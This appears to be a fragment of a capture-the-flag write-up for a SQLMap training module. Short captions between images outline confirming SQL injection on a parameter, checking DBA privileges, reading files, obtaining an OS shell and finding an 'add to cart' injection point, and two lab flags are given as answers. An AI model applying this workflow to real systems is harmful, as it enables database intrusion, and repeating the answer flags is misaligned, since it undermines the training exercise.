
Examine the request

Craft the command to check that the parameter id vulnerable to sql injection
Check dba


check privileges, confirm that we have authority on file
Read the file on demand

Get the flag: HTB{5up3r_u53r5_4r3_p0w3rful!}

Question 2

Use SQLMap to get an interactive OS shell on the remote host and try to find another flag within the host. HTB{n3v3r_run_db_45_db4}
SECTION 11: Skills Assessment
Question 1
What’s the contents of table final_flag?
Check for the web

Found the attack surfaces when click add to cart.


Crafting the command


